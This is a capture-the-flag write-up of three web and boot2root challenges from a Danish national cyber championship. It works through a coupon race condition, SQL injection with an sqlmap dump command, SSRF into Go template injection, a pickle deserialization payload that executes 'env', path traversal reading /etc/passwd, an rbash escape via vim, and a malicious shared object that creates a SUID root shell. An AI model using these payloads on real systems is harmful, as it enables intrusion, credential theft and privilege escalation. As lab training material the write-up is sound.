DDC26 National Writeups

The national finals of De Danske Cybermesterskaber 2026 ran with a new format this year. The first eight hours were played without any AI assistance, and the last three hours allowed all use of it. The first phase was a nice breath of fresh air, as it made the competition feel much more like how CTFs used to feel, where it felt worth it to actually sit down and spend time understanding how a challenge works and manually trying to solve it, instead of offloading all thinking to AI.
Web Exploitation
DDC Eats
764pts, 23 solves, first blood
Vi er glade for at kunne annoncere, at vi fra dags dato offentliggør det helt nye maduniverse
DDC Eats. På platformen vil der være mulighed for at bestille den bedste mad i din by! Som en del af lanceringen har vi også et program, hvor du kan blive enSuper spender, der giver dig helt unik funktionalitet.Da hjemmesiden stadig er i gang med at blive udviklet på kan der opstå fejl! Vi søger dog Golang udviklere i øjeblikket, der kan drikke en masse Gin!
NOTE: Flaget kan findes i
/flag.txt

Upon navigating to http://ddceats.cfire, the start page of a food ordering app is shown, advertising that new accounts get a free promo code.
Once an account has been created and logged in, the user is greeted with a unique coupon granting them 100$ on the platform.

In this case: hsFkouGGpPVOhoPbsnAuE7BmT7Cwmgq6e2zrr6urth3UzKH5EBSR.

By navigating to the profile section before redeeming the coupon, it shows that a user needs 300$ on the platform in order to become a Super Spender.
Normally, a coupon can only be redeemed once, but sometimes applications can contain race conditions in such redemption logic, allowing a user to claim the same coupon multiple times before it is registered as having been used.
To do this, the redemption request can be intercepted in Burpsuite and sent to the Repeater tab. From here it’s possible to create a “Tab Group” and add the request to. In order to attempt to exploit the race condition, the request can be duplicated a handful of times and added to the same tab group, then sent using the Send Group (Parallel) option in Burpsuite.

This submits the same coupon code to the application at almost the exact same time, allowing for it to be redeemed multiple times and therefore making the user a Super Spender:

Now that the user is a super spender, a new Dashboard tab is unlocked.

This dashboard allows to see a history of all previous coupon redemptions, as well as giving a URL for a profile avatar. These two functionalities subtly hint a lot towards possible SQL Injection in searching the history, due to making queries to a database and Server Side Request Forgery in being able to provide a URL for the profile avatar upload, which could allow querying internal services.
Attempting a simple SQLi payload such as ' OR 1=1;-- - confirms that SQLi is possible and returns all redeemed coupons.
In order to quickly and easily dump the entire database and because the challenge is running on a personal instance, SQLMap can be used:
sqlmap -u "http://ddceats.cfire/dashboard?coupon=" --cookie="user=<JWT>" --level=3 --risk=3 --dump
This quickly exploits the injection and dumps all of the tables. One of which, the service_configs table, contains the URL for an internal service:
1
2
3
4
5
6
7
Table: service_configs
[1 entry]
+----+-----------------------+---------------------+---------------+
| id | url                   | api_key             | service_name  |
+----+-----------------------+---------------------+---------------+
| 1  | http://localhost:8081 | ntf-sk-a3f8b2c1d4e5 | notifications |
+----+-----------------------+---------------------+---------------+
Using the profile avatar upload functionality to try to query this service proves that SSRF is possible to use to interact with it.

The response shows two new endpoints:
1
{"/api/render":"Render a template string (GET ?template=...)","/api/send":"Send a delivery notification (POST)"}
The most interesting endpoint being api/render because that seemingly could allow for Server Side Template Injection.
Based on description of the challenge, it can be assumed that the app is written in Golang and using Gin. Based on this, a Golang SSTI payload can be attempted by querying http://localhost:8081/api/render?template={{.}}, which returns all the attributes and methods possible to access in the current context.
1
{{1337 42 2026-05-11 18:55:58.849362072 +0000 UTC m=+848.927992793} {demo demo@ddceats.local} {DDCEats} [UtilFuncs: call .Util.Help for details]}
From here it seems that it’s possible to use the Util functions. Calling the Help function using http://localhost:8081/api/render?template={{.Util.Help}}, shows the available functions:
1
Available functions: Help(), FormatDate(time), ReadFile(path)
From the challenge description, the flag location is known to be /flag.txt. Therefore, having access to ReadFile is perfect for reading the flag.
Trying payload such as http://localhost:8081/api/render?template={{.Util.ReadFile "/flag.txt"}} or seemingly any other payload with a space all return 400 Bad Request.
In order to work around using spaces, the path parameter can be passed to the ReadFile function using the | character:
http://localhost:8081/api/render?template={{"/flag.txt"|.Util.ReadFile}}
This payload successfully passes the "/flag.txt" parameter to ReadFile and returns the flag:
DDC{571ll_w4171n6_f0r_my_5u5h1}
Coding Practices
806pts, 18 solves
Enjoy my little online python editor. You can write your code with syntax highlighting and save it for later. Of course, you cant run your code on my machine :)
The website running on http://codingpractices.cfire displays a code editor dashboard with a save and download button, as well as an about section.


The about section contain information about the “Software Stack” used for the system. The most interesting ones to notice are Base64 and Pickle, as this hints towards potentially being able to use a Pickle deserilization vulnerability to achieve RCE.

By testing the editor features, if inputting a simple script and clicking save, the application displays that it checks if it should encode the script before saving.
Pressing download gives a save.dat file which contains base64 pickled data such as gASVHgAAAAAAAACMGnByaW50KDEpDQogICAgICAgICAgICAgICAglC4=.
When the page is then reloaded, after having saved some code, the page shows that it decodes the saved data before displaying it on the website.

These informations combined make it seem like the application checks if the data is already pickled base64 and if not then it pickles it and converts it to base64 and saves the base64. When reloading, it then just decodes the base64 and loads it using Pickle. Based on this, manually inputting a pickled base64 payload, might trick the application into dangerously loading and thereby executing the payload.
The following script generates a pickle exploit that reads all environment variables when dangerously loaded and outputs it as a base64 to provide the application.
1
2
3
4
5
6
7
8
9
import pickle, base64, os

class Exploit:
    def __reduce__(self):
        code = "__import__('types').SimpleNamespace(fullname=__import__('os').popen('env').read())"
        return (eval, (code,))
payload = pickle.dumps(Exploit())

print(base64.b64encode(payload).decode())
Running the script results in the following string:
1
gAWVbgAAAAAAAACMCGJ1aWx0aW5zlIwEZXZhbJSTlIxSX19pbXBvcnRfXygndHlwZXMnKS5TaW1wbGVOYW1lc3BhY2UoZnVsbG5hbWU9X19pbXBvcnRfXygnb3MnKS5wb3BlbignZW52JykucmVhZCgpKZSFlFKULg==
Inputting this string on the page, clicking save and reloading the page then dumps environment variables:
1
namespace(fullname='HOSTNAME=5430eb3a4342\nHOME=/root\nGPG_KEY=7169605F62C751356D054A26A821E680E5FA6305\nPYTHON_SHA256=c08bc65a81971c1dd5783182826503369466c7e67374d1646519adf05207b684\nWERKZEUG_SERVER_FD=3\nPATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\nLANG=C.UTF-8\nPYTHON_VERSION=3.12.13\nPWD=/app\nFLAG=DDC{M4YB3-1LL-ST4Y-0FF-P1CKL35-N3XT-T1M3}\n')
From here the flag can be read:
DDC{M4YB3-1LL-ST4Y-0FF-P1CKL35-N3XT-T1M3}
Boot2Root
The IOT Gateway
675pts, 17 solves
Vi har registreret et indbrud i en af vores kritiske industrielle overvågningsgateways. Vi har isoleret containeren, men vi har brug for, at du finder ud af præcis, hvordan angriberen gik fra et tilsyneladende sikkert dashboard til fuld root-adgang.
Upon navigating to the challenge at http://gateway.cfire/ a very simple dashboard is shown.

When navigating to the help page, the dashboard allows for exporting a “Diagnostics Log” by querying http://gateway.cfire/export?file=system.log.
By attempting a simple path LFI payload such as /export?file=/etc/passwd, the server responds with Absolute paths are not allowed. To work around this, relative paths using path traversal can be used. By querying ../../../../etc/passwd, the passwd file is returned:
1
2
3
4
root:x:0:0:root:/root:/bin/bash
<... SNIP ...>
postgres:x:106:108:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
maintenance:x:1000:1000::/home/maintenance:/bin/rbash
This reveals two interesting users on the machine: postgres and maintenance that spawns in a restricted bash shell.
During the competition a hint was released mentioning that /etc/ansible could be of interest.
By enumerating that directory, a hosts file can be found at ../../../../etc/ansible/hosts containing credentials for the maintenance user:
1
2
[gateway]
127.0.0.1 ansible_connection=ssh ansible_user=maintenance ansible_ssh_pass=SuperSecureMaintenance123!
Initial Foothold
With the new SSH credentials, it is possible to login to the server as the maintenance user using:
ssh [email protected] with the password SuperSecureMaintenance123!.
The new shell as the maintenance user is heavily restricted due to rbash, but a few useful files can be found:
1
2
3
4
5
6
maintenance@a307d5e18cf9:~$ ls -la bin
total 8
drwxr-xr-x 2 maintenance maintenance 4096 May  6 15:26 .
drwxr-x--- 1 maintenance maintenance 4096 May 10 20:13 ..
lrwxrwxrwx 1 maintenance maintenance    7 May  6 15:26 ls -> /bin/ls
lrwxrwxrwx 1 maintenance maintenance   12 May  6 15:26 view -> /usr/bin/vim
Having access to vim through the view command is very useful, as vim allows spawning shells and can thereby be used to escape the rbash shell.
This can be done by entering view, followed by : to enter command mode. Here it’s possible to define a shell using set shell=/bin/bash, and then spawn it by entering command mode again and executing shell.
Now a regular bash shell is spawned and the system can be enumerated. However, due to the restriction from the previous shell, the PATH variable only includes the bin folder in the home directory. To regain easy access to the usual binaries, export PATH="/bin:$PATH" can be used to add /bin to PATH again.
By navigating to /opt, a handful of useful files can be found:
1
2
3
4
5
6
7
8
9
10
11
12
maintenance@a307d5e18cf9:/opt$ ls -la && ls -la gateway/
total 36
drwxr-xr-x 1 root root  4096 May  6 15:26 .
drwxr-xr-x 1 root root  4096 May 10 19:31 ..
drwxr-xr-x 3 root root  4096 May  6 15:26 ansible_backup
drwxr-xr-x 1 root root  4096 May  6 15:26 gateway
-rwsr-xr-x 1 root root 16424 May  6 15:26 system-health-check
total 28
drwxr-xr-x 1 root        root         4096 May  6 15:26 .
drwxr-xr-x 1 root        root         4096 May  6 15:26 ..
-rwxr-xr-x 1 maintenance maintenance 16256 May  6 15:26 db_check
drwxr-xr-x 1 root        root         4096 May  6 15:26 web
Specifically what is interesting is the system-health-check file that is owned by root, but has the SUID bit set, allowing any user to run it as root. Furthermore, the gateway/db_check file is owned by the current user and therefore readable.
By attempting to execute the system-health-check binary, the following is returned:
1
2
3
4
5
6
7
maintenance@a307d5e18cf9:/opt$ ./system-health-check
--- ICS Gateway System Health Check ---
Loading health check plugin from /var/lib/postgresql/plugins/libcheck.so...
Failed to load plugin: /var/lib/postgresql/plugins/libcheck.so: cannot open shared object file: No such file or directory
Running default basic health checks...
System OK.
--- Health Check Complete ---
This error is very interesting, as the binary tries to load a shared object file located in /var/lib/postgresql/plugins/libcheck.so to use during runtime. This means that a user could write their own controlled binary into that location and have it be executed by root.
However, the /var/lib/postgresql/plugins/ directory is owned by the postgres user and therefore is currently not writable. The next step is to figure out a way to escalate privileges to postgres.
Pivoting to postgres
By backtracking a bit to the db_check binary in /opt/gateway and investigating, it seemly does not do anything. However, upon exfiltrating it from the remote machine and locally decompiling it, connection information for postgres is revealed:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
check_db()
{
  v5 = __readfsqword(0x28u);
  strcpy(v3, "DBAdmin_p0stgr3s_Secr3t");
  snprintf(s, 0x100uLL, "host=127.0.0.1 user=admin password=%s dbname=template1 sslmode=disable", v3);
  v1 = PQconnectdb(s);
  if ( !PQstatus(v1) )
  {
    v2 = PQexec(v1, "SELECT 1;");
    PQclear(v2);
  }
  PQfinish(v1);
  return v5 - __readfsqword(0x28u);
}
These credentials can then be used to gain access to the postgres server running on the machine using:
psql -h 127.0.0.1 -U admin -W -d template1 with the password DBAdmin_p0stgr3s_Secr3t.
Listing the tables within show a users table owned by postgres.
1
2
3
4
5
6
template1=> \dt
         List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | users | table | postgres
(1 row)
The credentials for postgres can then be read by querying the users table:
1
2
3
4
5
template1=> select * from users;
 id | username |  system_password
----+----------+-------------------
  1 | postgres | Psql_S3rv1c3_P@ss
(1 row)
Exiting the psql shell and running su postgres with the password Psql_S3rv1c3_P@ss, now gives access to the postgres user and thereby write access to /var/lib/postgresql/plugins/libcheck.so.
Escalating to root
In order to exploit this, a shared object first has to be compiled. Luckily, the machine has access to gcc which allows for writing and compiling the exploit on the remote machine.
The following payload copies bash into /tmp and sets the SUID bit, allowing any user to run it as root without dropping permissions:
1
2
3
4
5
6
7
8
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject(){
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash");
}
The exploit can then be compiled into the filepath that the system-health-check binary expects:
gcc -shared -o /var/lib/postgresql/plugins/libcheck.so -fPIC /tmp/exp.c
Upong running the SUID binary, it will find the exploit and execute it.
1
2
3
4
5
postgres@a307d5e18cf9:/opt$ /opt/system-health-check
--- ICS Gateway System Health Check ---
Loading health check plugin from /var/lib/postgresql/plugins/libcheck.so...
Symbol 'run_check' not found: /var/lib/postgresql/plugins/libcheck.so: undefined symbol: run_check
--- Health Check Complete ---
Then executing /tmp/bash -p, spawns a bash shell as root, allowing the flag in /root/flag.txt to be read:
DDC{Industrial_Control_System_1324556}
Scoring
Once the AI phase began, current challenge points were locked for the users that had solved them, but continued to fall for all users that solved the challenge after the AI phase had begun. The following table show the points for each challenge when it was manually solved, the point value if solved with AI and the difference between.
| Challenge | Earned | End Value | Diff |
|---|---|---|---|
| DDC Eats | 764 | 175 | -589 |
| Coding Practices | 806 | 323 | -483 |
| The IOT Gateway | 675 | 323 | -352 |